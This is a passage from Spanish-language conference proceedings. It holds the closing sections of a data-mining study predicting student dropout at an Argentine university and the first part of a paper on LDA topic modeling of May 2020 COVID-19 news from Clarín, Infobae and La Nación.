Se observaron dos situaciones: en los grupos de estudiantes que continúan sus estudios, uno corresponde a estudiantes que inician sus estudios después de muchos años de haber finalizado sus estudios secundarios, de mayor edad, y que trabajan más horas que el resto, con menor rendimiento pero, a pesar de ello, continúan sus estudios. Por otro lado, los estudiantes más jóvenes, con menor cantidad de horas de trabajo, con mayor cantidad de materias regularizadas y mayor cantidad de materias aprobadas, también continúan sus estudios. La principal diferencia que se observa entre estos grupos y los de estudiantes que abandonan sus estudios, es la cantidad de materias regularizadas.

Se advirtió también, que es mayor la proporción de estudiantes que abandonan sus estudios. El grupo más numeroso, de estudiantes que abandonan sus estudios (Grupo 2), se representa por estudiantes jóvenes, con padres y madres con mayor nivel de estudio y con menor cantidad de horas de trabajo.

5.3 Árboles de decisión

Realizadas las simulaciones con los datos correspondientes con RStudio, se obtuvo el modelo de árboles de decisión del tipo clasificación y el conjunto de reglas que se derivan de él.

De forma gráfica el resultado se observa en el árbol de decisión obtenido del modelo. Ver Fig. 3.




Figura 3. Árbol de decisión del modelo

El árbol de decisión parte de un nodo principal, donde su primera condición de decisión es el atributo 'Regulares'. Esta condición clasifica al total de estudiantes en dos grupos, el 'grupo 0' de los estudiantes que abandonan sus estudios (con el 47% del total de estudiantes) y el 'grupo 1' (con el 53% del total de estudiantes) de los estudiantes que continúan con sus estudios. Se describe a continuación las condiciones del árbol de decisión:

- De los alumnos que regularizaron menos de una materia (Regulares <1), es decir no regularizaron ninguna, y con edad menor a 27 años (Edad <27), un 73% pertenecen al 'grupo 0' (abandonan sus estudios) y sólo un 27% de ellos pertenecen al 'grupo 1' (continúan sus estudios).
- De los alumnos que regularizaron menos de una materia (Regulares <1), con edad mayor o igual a 27 años (Edad >=27) y de sexo femenino (EsMujer=1), un 63 % de ellos pertenecen al 'grupo 0' (abandonan sus estudios).
- De los alumnos que regularizaron menos de una materia (Regulares <1), con edad mayor o igual a 27 años (Edad >=27) y de sexo masculino, un 63 % de ellos pertenecen al 'grupo 1' (continúan sus estudios).
- De los alumnos que regularizaron por lo menos una materia (Regulares >=1), un 83 % de ellos pertenecen al 'grupo 1' (continúan sus estudios).

Se observa que el nodo raíz del árbol toma el valor de la variable 'Regulares' (cantidad de materias regularizadas). La condición que se evalúa para la partición del nodo es *si el alumno no ha regularizado ninguna materia*. Si es verdadero, la rama continúa su camino hacia el nodo que se encuentra abajo del nodo raíz, a su lado izquierdo, y se evalúa el nodo hijo siguiente que corresponde a la variable 'Edad'. La condición que se evalúa es Edad <27. Si es verdadero, se llega a un nodo hoja que muestra una probabilidad de pertenecer al 'grupo 0' de un 73% de que un alumno abandone sus estudios. Se continúa con el mismo razonamiento para cada uno de los nodos del árbol.

La interpretación de las reglas del árbol de decisión muestra que el principal grupo de riesgo, con una probabilidad del 73% de probabilidad de abandonar sus estudios, son los estudiantes más jóvenes que no logran regularizar ninguna materia.

A continuación, se analizó la calidad de predicción del modelo. Con la función confusionMatrix() del paquete Caret de R, se obtuvo la matriz de confusión (herramienta que permite la visualización del desempeño de un algoritmo que se emplea en aprendizaje supervisado). A partir de los resultados obtenidos de la matriz de confusión, se observó que la tasa de verdaderos positivos (TPR= 79%) y de verdaderos negativos (TNR=77%) son

mayores que las tasas de falsos positivos (FPR= 23%) y falsos negativos (FNT=20%).

El acierto (Accuracy) resultó ser del 78%, lo que representa un muy desempeño del modelo para este tipo de datos, y representa un modelo confiable para predecir las condiciones del abandono de los estudios de los estudiantes. Para complementar el análisis de la eficiencia del método obtenido, se realizó una representación gráfica del rendimiento del clasificador o curva ROC (Fig. 4) y se obtuvo el área bajo la curva ROC.




Figura 4. Curva ROC del modelo de árbol de decisión

La curva ROC muestra la distribución de las fracciones de verdaderos positivos (sensibilidad) y de falsos positivos (especificidad) y el valor del 77.88206% (datos de entrenamiento) y del 83.42242 (datos de prueba) obtenidos, correspondiente al área bajo la curva ROC (AUC), confirman que el modelo de árbol de decisión del tipo clasificación tiene un buen rendimiento, es eficiente para los datos en cuestión.

5.4 Regresión logística

Obtenido el modelo con el método de regresión logística binomial, se observó que las variables ‘Aprobadas’, ‘Regulares’, ‘HsTrabajo2’ y ‘AniosEI’ son estadísticamente significativas. Las variables Aprobadas’ y ‘Regulares’ son más significativas que ‘HsTrabajo2’ y ‘AniosEI’, con valor de p más bajo, y señala una fuerte asociación de la cantidad de materias ‘Aprobadas’ y ‘Regulares’ del estudiante con la probabilidad de continuar sus estudios.

Teniendo en cuenta que en el modelo regresión logística (logit), las variables de respuesta son las probabilidades de registro: $\ln(\text{probabilidades}) = \ln(p / (1-p))$ que es el logaritmo de los odds, en nuestro modelo el logaritmo de los odds de que un estudiante continúe con sus estudios está positivamente relacionado con las materias ‘Aprobadas’ y ‘Regulares’. Además, considerando que el coeficiente de regresión no es más que el odds ratio entre dos individuos que se diferencian en una unidad de la variable independiente (predictora). Esto implica que, por cada unidad que se incrementa la variable ‘Aprobadas’ (materias aprobadas), le corresponderá un odds ratio de continuar sus estudios más

de dos veces mayor (2.57) que otro estudiante, siempre que las variables restantes sean iguales en ambos estudiantes. Con respecto a la variable ‘Regulares’ (materias regularizadas), le corresponderá un odds ratio de continuar sus estudios más de tres veces mayor (3.11519) que otro estudiante, siempre que las variables restantes sean iguales en ambos estudiantes. A su vez, por cada aumento unitario en la cantidad de horas de trabajo ‘HsTrabajo2’ (coeficiente de regresión = -0.28784) del estudiante, los odds de continuar sus estudios (Estado01=1) disminuye en 1.33, siempre que las variables restantes sean iguales en ambos estudiantes, mientras que la variable ‘AniosEI’ aumenta 1.13, siempre que las variables restantes sean iguales en ambos estudiantes. Las variables restantes no resultaron ser estadísticamente significativas.

A partir de los resultados obtenidos de la diferencia entre la desviación nula y la desviación residual se pudo ver cómo disminuye la desviación al agregar, de una en una, cada variable. Al agregar la variable ‘Aprobadas’ y ‘Regulares’ se redujo significativamente la desviación residual. El resto de las variables, mejoraron poco el modelo.


A continuación, se procedió a evaluar la bondad de ajuste del modelo elegido con la razón de verosimilitud. La razón de verosimilitud (Likelihood ratio), usa la diferencia entre la probabilidad de obtener los valores observados con el modelo logístico resultante y las probabilidades de hacerlo con un modelo sin relación entre las variables. Para esto, calcula la significancia de la diferencia de residuos entre el modelo de interés (modelo con predictores) y el modelo nulo (modelo sin predictores). El estadístico sigue una distribución chi-cuadrado con grados de libertad equivalentes a la diferencia de grados de libertad de los dos modelos. En nuestro modelo, la diferencia de residuos fue de 269.0295 en 9 grados de libertad, de lo que resulta un valor p de p-value: 9.49271754768638e-53. En este caso, el modelo obtenido sí es significativo.

En la regresión lineal, el estadístico R2 indica la proporción de varianza en la variable dependiente que se explica por los predictores. No hay una medida equivalente para la regresión logística pero si existe una serie de valores R2 que pueden ser útiles para analizar la bondad de ajuste de un modelo. El más destacado es el número Pseudo R2 de McFadden. La medida varía desde 0 un poco menos de 1, con valores más cercanos a cero indican que el modelo no tiene poder predictivo. El resultado obtenido en el modelo obtenido fue 0.3593590, valores entre 0.2 y 0.4 indica un muy buen ajuste del modelo.

Para realizar la validación de los valores pronosticados, se construyó la matriz de confusión de los datos de prueba y se obtuvo la tasa de clasificación. A partir de los resultados obtenidos de la matriz de confusión, se observó que la tasa de verdaderos positivos (TPR= 70%) y de verdaderos negativos (TNR=81%) son mayores que las tasas de falsos positivos (FPR= 19%) y falsos negativos

(FNT=32%). El acierto (Accuracy) resultó ser del 79.48%, lo que representa un muy buen desempeño del modelo para este tipo de datos, y representa un modelo confiable para predecir el abandono de los estudios de los estudiantes.

Finalmente se graficó la curva ROC y se calculó el AUC (área debajo de la curva) sobre los datos de entrenamiento, medidas de rendimiento típicas para un clasificador binario. Ver Fig. 5.



La curva ROC ofrece un mejor resumen de la capacidad predictiva del modelo que una tabla de clasificación, porque presenta la potencia predictiva para todos los posibles valores de referencia o umbral. La Figura 5, muestra la curva ROC que se obtuvo para el modelo de regresión logística de este trabajo.

6. Conclusiones

En este trabajo se ha comprobado que para la aplicación de técnicas de Data Mining, sobre los datos de los estudiantes de la Facultad de Ciencias Exactas, fue necesario realizar cada una de las etapas en las que se basa el proceso del descubrimiento del conocimiento (KDD). También se pudo corroborar, que la fase más laboriosa del proceso KDD es la de preparación de los datos.

Los tres métodos seleccionados han obtenido muy buenos rendimientos.

Con los métodos de agrupamiento se identificaron los perfiles de los estudiantes con riesgo de deserción o abandono de sus estudios. Esto contribuirá a proponer acciones proactivas para disminuir el índice de abandono. En relación a esto, el perfilamiento de los estudiantes podría ser más beneficioso si se dispusiera de datos recolectados como por ejemplo, los relacionados a la realidad socioeconómica. Por otra parte, se considera importante que expertos en el tema de aprendizaje definan los datos a recolectar sobre todo vinculados a la situación académica del nivel medio.

El patrón obtenido con el método de Árboles de Decisión posibilitó identificar atributos que inciden para

determinar la deserción de estudiantes y realizar la clasificación de ellos. Su valor de 0.7788206 que indica su capacidad predictiva, correspondiente al área bajo la curva ROC (AUC), superó en calidad al modelo obtenido con el método de regresión logística (0.7484926) pero por un margen menor. La información presentada de forma gráfica, es fácil de interpretar. Allí se observa que la variable 'Regulares' (cantidad de materias regularizadas en los periodos 2015, 2016 y 2017) sería la variable determinante de los datos utilizados en este método, transversal a todas las carreras y asociado a los estudiantes de primer año. La interpretación de las reglas del árbol de decisión mostró que el principal grupo de riesgo, con una probabilidad del 73% de abandonar sus estudios, son los estudiantes más jóvenes que no logran regularizar ninguna materia. Este resultado probablemente se podría complementar incorporando nuevas variables socioeconómicas y de la trayectoria en el nivel medio de los estudiantes.

Con una capacidad predictiva del 79.48%, el modelo obtenido con la Regresión Logística Binomial se podrá utilizar para predecir la probabilidad de que un estudiante 'continúe sus estudios'. En su desarrollo se señaló a las variables: 'Aprobadas' y 'Regulares' como las variables estadísticamente más significativas del método, lo que coincidió con lo observado con Árboles de decisión. Este resultado condice con el análisis realizado por el CISE que señala como indicador del muy bajo desempeño del rendimiento de los estudiantes, la cantidad de materias aprobadas por año.

Es muy importante conocer con antelación cuáles son los estudiantes con mayor probabilidad de desertar, cuáles son los factores que inciden en ello. Llevar a cabo este tipo de investigación permite identificar con anticipación a los estudiantes que son candidatos a desertar y realizar acciones diferenciadas sobre los distintos grupos de estudiante, todas orientadas a evitar que los estudiantes abandonen sus estudios universitarios.

Agradecimientos

Los autores agradecen a las autoridades de la Facultad de Ciencias Exactas y al personal del Centro de Cómputos y de la Dirección de Estadísticas de la UNSa por proveer y facilitar los datos necesarios para realizar el presente trabajo.

Referencias

- [1] Adrogué, C., and Fanelli, M. Consejo Nacional de Investigaciones. Recuperado el 30 de 10 de 2019, de CONICET: https://www.conicet.gov.ar/new_scp/detalle.php?keywords=&id=23985&congresos=yes&detalles=yes&congr_id=6607517, 2017.
- [2] Angulo, E. *Docplayer*. Recuperado el 30 de Octubre de 2019, de <https://docplayer.es/789942-Modelo-para-la-automatizacion->

[del-proceso-de-determinacion-de-riesgo-de-desercion-en-estudiantes-universitarios.html](#), 2012.

[3] Beguerí, G., and Malberti, M., “Minería de Datos y una Aplicación en la Educación Superior”, in *Trabajos del WICC 2017, Buenos Aires, 2017*, pp. 1276-1279.

[4] Bitocchi, O. S., “Modelos predictivos de la deserción estudiantil en una universidad privada peruana”, *Revista Industrial Data* 21, 2, 2018, pp. 47-52.

[5] Britos, P. V., Hossian, A., Sierra, E., and García Martínez, R. “*Minería de datos basada en sistemas Inteligentes*”, Buenos Aires, Ed. Nueva Librería, 2015.

[6] Calvo, D. Recuperado el 30 de Octubre de 2019, de <http://www.diegocalvo.es/analisis-cluster-no-jerarquico-k-means-en-r/>, 2016.

[7] Calvo, D. Recuperado el 5 de Noviembre de 2019, de <http://www.diegocalvo.es/definicion-de-rstudio/>, 2018.

[8] Eckert, K., and Suenaga, R. “Análisis de Deserción-Permanencia de Estudiantes Universitarios Utilizando Técnica de Clasificación en Minería de Datos”, *Formación Universitaria*, 3, 12, 2015.

[9] Fayyad, U. M., Piatestky-Shapiro, G., and Smith, P. “The KDD Process for Extracting Useful Knowledge discovery and Data Mining”, AAAI/MIT Press, 1994.

[10] Fundación Libertad. Recuperado el 31 de 10 de 2019, de Informes CISE: https://libertad.org.ar/web/wp-content/uploads/2019/09/CISE_Radiografia_Universidades.pdf, 2019.

[11] Hand, D., “Encyclopedia of Environmetrics”, Recuperado el 30 de Octubre de 2019, de <https://doi.org/10.1002/9780470057339.vad002.pub2>, 2013.

[12] Hernández, R. F., “Introducción a la Minería de Datos”, Madrid, Ed. Pearson Educación, 2004.

[13] Maimon, R., “Data Mining and Knowledge Discovery Handbook, Second Edition”, London, Springer, 2010.

[14] Menacho Chiok, C. H., “Predicción del rendimiento académico aplicando técnicas de minería de datos”, *Anales Científicos*, 1. 78, 2017, pp. 26-33.

[15] Miranda, M. A., and Guzmán, J. “Análisis de la Deserción de Estudiantes Universitarios usando Técnicas de Minería de Datos”, *Formación Universitaria*, 2017, pp. 61-68.

[16] Moody, J. D., “Fast learning in network of locally turned processing units”, *Neuronal computation*, 1989, pp. 281-294.

[17] Quintana Ramírez, M. J., and Hernández Orallo, J., “Extracción Automática de Conocimiento en Base de Datos e Ingeniería del Software”, España, 2003 .

[18] Rabossi, M., Universidad Torcuato di Tella. Recuperado el 5 de Noviembre de 2019, de https://www.utdt.edu/ver_nota_prensa.php?id_nota_prensa=16770&id_item_menu=6, 2019.

[19] Reyes, F. R., “Minería de datos aplicada para la identificación de factores de riesgo en alumnos”, *Research in Computing Science* 139, 2017, pp. 177-189.

[20] Romero, D. G., Rodríguez, S. L., Martínez, C. A., and Romano, R. E., “Análisis cuantitativo y Cualitativo de la Deserción en la Facultad de Ciencias Exactas de la Universidad Nacional de Salta”, *Memorias VI CLABES 2016 Sexta Conferencia Latinoamericana sobre el Abandono en la Educación Superior*, Quito, Ecuador, 2016, pp. 51-59.

[21] Sotomonte, J., Rodríguez, C., and Marín, C., “Hacia la construcción de un modelo predictivo de deserción académica basado en técnicas de minería de datos”, *Revista Científica*, 2016, pp. 35-48.

Diseño de aplicación para visualización de tópicos de noticias sobre COVID-19 en lenguaje español

Lucas Exequiel La Pietra, Esteban Schab, Patricia Cristaldo, Anabella De Battista
Dpto. Ing. en Sistemas de Información. F.R. C. del Uruguay, Univ. Tecnológica Nacional
lelapietra@gmail.com, {schabe,cristaldop,debattistaa}@frcu.utn.edu.ar

Resumen

La evolución de la pandemia de COVID-19 ha tenido gran repercusión en medios periodísticos, en particular en diarios digitales. Las noticias publicadas por los mismos cubren diferentes aspectos relacionados con la evolución de casos y sus diferentes impactos. En este trabajo se presenta la aplicación de técnicas de procesamiento de lenguaje natural para la detección automática de los tópicos principales abordados por medios digitales, y la generación de una aplicación web que permite visualizar los resultados obtenidos en el proceso de topic modeling.

1. Introducción

La rápida propagación del virus *sars-cov-2* a nivel mundial desde los últimos meses de 2019 y durante todo el 2020 ha generado una gran atención pública y los medios de comunicación han presentado gran cantidad de publicaciones en relación al virus y al avance del brote en diferentes países. Los portales de noticias publican artículos periodísticos que brindan aportes sobre este asunto desde diferentes perspectivas.

Cuando se trabaja con volúmenes de textos muy grandes resulta de interés poder clasificar los documentos e identificar cuáles son los tópicos principales presentes en su contenido para poder interpretarlos de mejor manera. Para que esta tarea no resulte muy tediosa y lenta es necesario contar con alguna herramienta que permita automatizar el proceso.

En los últimos años se ha visto un crecimiento exponencial de datos vinculados a diversas disciplinas. Como consecuencia surge la necesidad de contar con nuevas estrategias para extraer conocimientos y relaciones ocultos en estos datos. El Modelado de Tópicos (Topic Modeling en inglés) ha surgido como un método eficaz para descubrir estructuras útiles en colecciones de documentos de textos. Para descubrir estas estructuras en textos han surgido diferentes modelos, uno de ellos es Latent Dirichlet Allocation (LDA) [1] cuyo enfoque asume que es posible dividir a cada documento (o grupo de documentos) en N categorías y, a partir de esa división, coloca cada palabra en base a las observaciones, en una de las categorías.

En este trabajo se presenta la aplicación de Topic Modeling a un corpus de texto en español, generado a partir de la recolección de noticias sobre COVID-19 del mes de mayo de 2020 de los periódicos digitales argentinos Clarín, Infobae y La Nación. El objetivo propuesto fue investigar los patrones subyacentes en los documentos y determinar las temáticas principales de las noticias publicadas por los medios durante esa etapa de la pandemia. Se realizó una comparativa de dos herramientas que implementan el algoritmo LDA y se realizaron las pruebas con la herramienta que obtuvo mejores resultados. Se desarrolló además una aplicación web en la que se presentan los hallazgos del proyecto a través de diferentes visualizaciones.

2. Descripción del problema

El Descubrimiento de Conocimiento en Bases de Datos (KDD por sus siglas en Inglés) se define en [2] como “el proceso no trivial de identificar patrones válidos, novedosos, potencialmente útiles y, en última instancia, comprensibles a partir de los datos”. Este es un proceso complejo que incluye la obtención de patrones (que es el objetivo de una etapa del proceso conocida como minería de datos), su evaluación e interpretación. La implementación de un sistema de KDD debe incluir la selección, limpieza y transformación de datos, el análisis de los mismos para la extracción de patrones, la interpretación de esos patrones para convertirlos en conocimiento y finalmente, difundir ese conocimiento para su posterior uso [3]. Una de las fases del proceso de KDD es conocida como Minería de Datos (MD) siendo su objetivo la generación de modelos a partir de la aplicación de métodos de aprendizaje automático y estadísticos.

La Minería de Textos (MT) es un subdominio de la MD cuyo objetivo es extraer información útil de colecciones de documentos a través de la identificación y exploración de patrones interesantes en datos textuales provenientes de fuentes heterogéneas, tales como libros, páginas web, correos electrónicos, informes o descripciones de productos [4]. La principal característica de la MT es que trabaja con colecciones de documentos de texto no estructurado, generalmente en lenguaje natural, aunque podría ser también código fuente.

Existe una gran variedad de aplicaciones de minería de textos en diferentes dominios, como por ejemplo:

- Minería de opinión: una de las aplicaciones típicas consiste en explorar las opiniones de los usuarios para conocer su percepción sobre productos o servicios brindados por una compañía [5]–[7].
- Revisión sistemática de literatura: la aplicación de estas técnicas permite a investigadores encontrar información en búsquedas bibliográficas de una manera más rápida y eficiente. La aplicación de conceptos provenientes de la ciencia de datos permite optimizar las búsquedas bibliográficas. Existen varias librerías que brindan soporte para agilizar estas tareas para lenguajes como R o Python [8]–[10].
- Detección de plagios: existen propuestas tendientes a detectar patrones comunes entre documentos con el objetivo de determinar si se está ante una evidencia de plagio entre documentos [11], [12].
- Minería en redes sociales: algunas investigaciones tratan de verificar si es posible aplicar teorías sociales a los datos de las redes sociales y se han realizado pruebas a partir de la aplicación de técnicas de minería de textos que permiten detectar agrupamiento de usuarios, intereses en común, usuarios con mayor grado de influencia, entre otros [13], [14]. Los hallazgos de estas investigaciones tienen una amplia variedad de aplicaciones: Social Media Marketing, Gestión de la cadena de suministros, Minería de Opinión aplicada a nuevos productos o marcas, seguimiento de efectos de la pandemia de COVID-19 [15], [16], entre otros.

El objetivo de este trabajo es aplicar Modelado de Tópicos para descubrir las temáticas subyacentes en noticias de coronavirus publicadas en periódicos digitales nacionales.

3. Materiales y métodos

En el desarrollo de este proyecto se empleó la metodología CRISP-DM que brinda un enfoque detallado de las tareas y actividades a ejecutar en cada etapa. Para la recolección, procesamiento y análisis de la información se desarrolló código en Python. A continuación, se describen las distintas etapas, detallando las actividades realizadas, las herramientas utilizadas y los resultados obtenidos.

3.1. Comprensión del negocio

En esta etapa se concentraron los esfuerzos en comprender los objetivos y requisitos del proyecto desde una perspectiva general, con el fin de convertirlos en objetivos técnicos y en un plan de proyecto.

El objetivo propuesto en este proyecto fue analizar las temáticas principales presentes en las publicaciones de periódicos nacionales sobre COVID-19.

Para cumplir con dicho objetivo se generó un corpus de noticias vinculadas a COVID-19 en lenguaje español obtenidas de los sitios web de tres periódicos nacionales: Clarín, La Nación e Infobae. Las noticias corresponden al mes de mayo de 2020. De cada noticia se guardaron como atributos: fecha, título, cuerpo de noticia, nombre del diario y categoría del diario en la que fue publicada la noticia.

La recolección de las noticias se realizó mediante la técnica de web scraping, para lo cual se desarrollaron scripts en lenguaje Python, que actualmente es ampliamente utilizado en proyectos de ciencia de datos. Para el desarrollo del código requerido para el proyecto se utilizó la IDE Spyder.

Los objetivos propuestos en términos de minería son: lograr la clasificación automática de noticias en base los tópicos principales presentes en sus textos e identificar las temáticas de más relevancia vinculadas a la pandemia sobre las que se publican noticias en periódicos nacionales.

3.2 Comprensión de los datos

Para la recolección de los datos requeridos en el proyecto se desarrolló una aplicación de web scraping que permitió recolectar noticias de los sitios web de los diarios Clarín, Infobae y La Nación.

Identificador del dataset	
Número de variables:	6
Número de observaciones:	1116
Valores perdidos:	14
Filas duplicadas:	0
Tamaño en memoria:	2.1MB
Tipos de variables	
Numéricas:	0
Catóricas:	2
Binarias:	0
Fechas:	1
URL:	1
Texto (único):	2
Tipo no soportado:	0

Tabla 1

Para el desarrollo del código fue necesario estudiar la estructura de las noticias de los tres diarios. Se recuperaron artículos sobre COVID-19 para el periodo 1 al 31 de mayo de 2020 y se almacenaron en un dataset.

Se recolectaron 1.116 noticias. De cada noticia se recuperaron y almacenaron seis atributos: título, cuerpo, link, fecha, diario y categoría del diario en la que fue publicada.

Una vez que se recolectaron los datos se realizó un análisis exploratorio del dataset generado. A continuación se presentan las características principales de los datos recolectados (ver Tabla 1).

En las Tablas 2, 3, 4, 5, 6 y 7 se puede observar el resumen del análisis exploratorio realizado sobre cada atributo del dataset.

1- Título	
Tipo:	Texto
Descripción:	Título del artículo.
Valores perdidos:	0
Valores distintos:	1116

Tabla 2

2- Link	
Tipo:	URL
Descripción:	URL del artículo.
Valores perdidos:	0
Valores distintos:	1116

Tabla 3

3- Cuerpo	
Tipo:	Texto
Descripción:	Cuerpo del artículo.
Valores perdidos:	14
Valores distintos:	1102

Tabla 4

4- Categoría	
Tipo:	Categorico
Descripción:	Categoría del diario a la que pertenece el artículo.
Valores perdidos:	0
Valores distintos:	49
Valor más repetido:	“El Mundo” (172)
Valor menos repetido:	“Viva” (1)

Tabla 5

5- Diario	
Tipo:	Categorico
Descripción:	Diario al que pertenece el artículo.
Valores perdidos:	0
Valores distintos:	3
Valor más repetido:	“La Nación” (430)
Valor menos repetido:	“Infobae” (313)

Tabla 6

6- Fecha	
Tipo:	Fecha
Descripción:	Fecha en la que se publicó el artículo.
Valores perdidos:	0
Valores distintos:	31
Valor más repetido:	“01/05/2020” (38)
Valor menos repetido:	“30/05/2020” (33)

Tabla 7

3.3 Preparación de los datos

Inicialmente se trabajó con un conjunto de noticias recolectadas entre los días 25 y 30 de abril. Se generó un dataset de prueba que permitió reconocer el formato de los

datos y validar la estructura del dataset para realizar la recolección de las noticias definitivas que son las correspondientes al mes de mayo.

Al diseñar la aplicación para web scraping de noticias, se consideraron los aspectos técnicos necesarios para que la información se almacenara en un formato acorde para evitar la mayor cantidad de operaciones vinculadas a la limpieza y preparación de los datos.

Gracias a haber tomado esos recaudos, la mayor parte de los datos resguardados en el dataset se encontraban en un formato adecuado para realizar el proceso de minería de datos. Solamente fue necesario realizar un proceso de limpieza y preparación de los títulos y la extracción manual de cuerpos de noticia para 14 registros obtenidos del diario Infobae.

3.4 Modelado

Para cumplir con el objetivo de proyecto se decidió implementar un modelo de detección de tópicos, utilizando el algoritmo Latent Dirichlet Allocation (LDA) [1]. Este enfoque considera a cada documento como un conjunto de palabras que pueden combinarse en conjuntos (o tópicos) formados por aquellas palabras que aparecen juntas en el texto con mayor frecuencia. Cada documento del corpus tiene una cierta probabilidad de ser clasificado en cada uno de los tópicos detectados.

Se realizó una comparativa de eficiencia entre el algoritmo LDA base de la librería GenSim y el provisto por la librería Mallet.

Se extendieron las stopwords del idioma español de la librería NLTK con palabras propias del tema a analizar, siendo estas ‘coronavirus’, ‘pandemia’, ‘covid’, ‘covid19’, ‘virus’, ‘casos’, ‘personas’ y ‘cuarentena’.

Para realizar la comparación de los modelos se fijó la semilla de los algoritmos para obtener resultados consistentes y utilizando los mismos parámetros de corpus y diccionario, se crearon 7 modelos por algoritmo, siendo estos modelos de 2, 8, 14, 20, 26, 32 y 38 tópicos. Por último, se realizó el cálculo de coherencia para cada modelo, obteniendo los resultados que se muestran en el siguiente gráfico (ver Figura 1).




Figura 1

Como se puede apreciar, el algoritmo LDA provisto por Mallet brinda mejores resultados de coherencia para cualquier número de tópicos, por lo que se optó por utilizar esta librería.

Una vez tomada esta decisión, se fijó nuevamente la semilla para el algoritmo, y se crearon 10 modelos variando la cantidad de tópicos, siendo estos de 2, 4, 6, 8, 10, 12, 14, 16, 18 y 20 tópicos. Se realizó el cálculo de coherencia para cada modelo, obteniendo los resultados que se muestran en la Figura 2.

Se optó por utilizar 4 tópicos, los cuales son preprocesados e insertados en la base de datos a utilizar. Los tópicos fueron denominados “Actividades económicas”, “Actividades recreativas”, “Datos internacionales y avances en la pandemia” y “Estadísticas de la pandemia”. Se decidió emplear ese número de tópicos por dos razones principales: por un lado el modelo final con esta cantidad de tópicos mostró uno de los valores de coherencia más alto, sob igualado por 16 tópicos; por otro lado se consideró que esta cantidad resultaba suficiente para categorizar correctamente los temas abarcados en las noticias.




Figura 2

Se insertaron 3 nuevos atributos en el dataframe de noticias: el tópico al que pertenece la noticia, el nombre de dicho tópico y el grado de contribución que posee al mismo (ver Tablas 8, 9 y 10 respectivamente). Se creó un nuevo dataframe que contiene los 4 tópicos, la cantidad de noticias que lo refieren y el porcentaje de actuación sobre el total.

Topico_Dominante	
Tipo:	Integer
Derivado de:	Topic Modeling
Descripción:	Tópico dominante al que pertenece el artículo.

Tabla 8

Porcentaje_Contribucion	
Tipo:	Real
Derivado de:	Topic Modeling
Descripción:	Métrica dada por el algoritmo, que muestra qué tan representativa es el tópic para un artículo, o en otras palabras, que tanto contribuye el artículo a la constitución de un tópic.

Tabla 9

3.5 Evaluación

Actualmente se están desarrollando los métodos para evaluar la bondad del modelo de tópicos obtenidos.

Nombre_Tópico	
Tipo:	Categorico
Derivado de:	Topic Modeling
Descripción:	Nombre dado al tópic

Tabla 10

4. Resultados

Una vez que se contó con el modelo para la detección de tópicos probado, se diseñó una aplicación web que, a través de distintas visualizaciones, permite conocer los tópicos subyacentes en el conjunto de noticias analizadas. Para su desarrollo se empleó el lenguaje Python, se empleó la librería Dash para el layout principal y Plotly para las visualizaciones. Se utilizaron componentes de las librerías HTML components, Core components y Bootstrap Components de Dash y se confeccionó una hoja de estilos a medida usando CSS.

En la primera versión de la app se implementaron las funciones para crear un histograma de frecuencia para una noticia, pudiendo elegir el diario, la categoría y la cantidad de palabras a mostrar (ver Figura 4).

